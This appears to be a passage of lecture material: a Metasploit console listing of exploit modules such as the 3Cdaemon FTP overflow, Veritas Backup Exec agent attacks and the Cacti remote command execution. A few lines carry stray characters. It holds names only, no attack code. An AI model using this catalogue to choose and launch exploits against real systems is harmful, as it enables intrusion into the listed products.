3con_3cdaemon_ftp_overflow      3Con 3Cdaemon FTP Server Overflow
Credits                        Metasploit Framework Credits
afp_loginext                   AppleFileServer LoginExt PathName Overflow
aim_goaway                    AOL Instant Messenger goaway Overflow
alt_n_webadmin                Alt-N WebAdmin USER Buffer Overflow
apache_chunked_win32          Apache Win32 Chunked Encoding
arkeia_agent_access           Arkeia Backup Client Remote Access
arkeia_type77_macos           Arkeia Backup Client Type 77 Overflow (Mac OS X)
> arkeia_type77_win32          Arkeia Backup Client Type 77 Overflow (Win32)
austats_configdir_exec        Austats configdir Remote Command Execution
backupexec_agent              Veritas Backup Exec Windows Remote Agent Overflow
ou backupexec_dump             Veritas Backup Exec Windows Remote File Access
backupexec_ns                 Veritas Backup Exec Name Service Overflow
backupexec_registry           Veritas Backup Exec Server Registry Access
badblue_ext_overflow          BadBlue 2.5 EXI.dll Buffer Overflow
bakbone_netvault_heap         BakBone NetVault Remote Heap Overflow
barracuda_img_exec            Barracuda IMG.PL Remote Command Execution
blackice_pam_icq              ISS PAM.dll ICQ Parser Buffer Overflow
cabrightstor_disco            CA BrightStor Discovery Service Overflow
cabrightstor_disco_servicepc  CA BrightStor Discovery Service SERVICEPC Overflow
low cabrightstor_sqlagent       CA BrightStor Agent for Microsoft SQL Overflow
cabrightstor_uniagent         CA BrightStor Universal Agent Overflow
cacti_graphimage_exec         Cacti graph_image.php Remote Command Execution
calicint_getconfig            CA License Client GETCONFIG Overflow
calicerv_getconfig            CA License Server GETCONFIG Overflow
distcc_exec                   DistCC Daemon Command Execution
edirectory_inonitor           eDirectory 8.7.3 iMonitor Remote Stack Overflow
exchange2000_xexch50          Exchange 2000 MS03-46 Heap Overflow
msf > _
```

End of lecture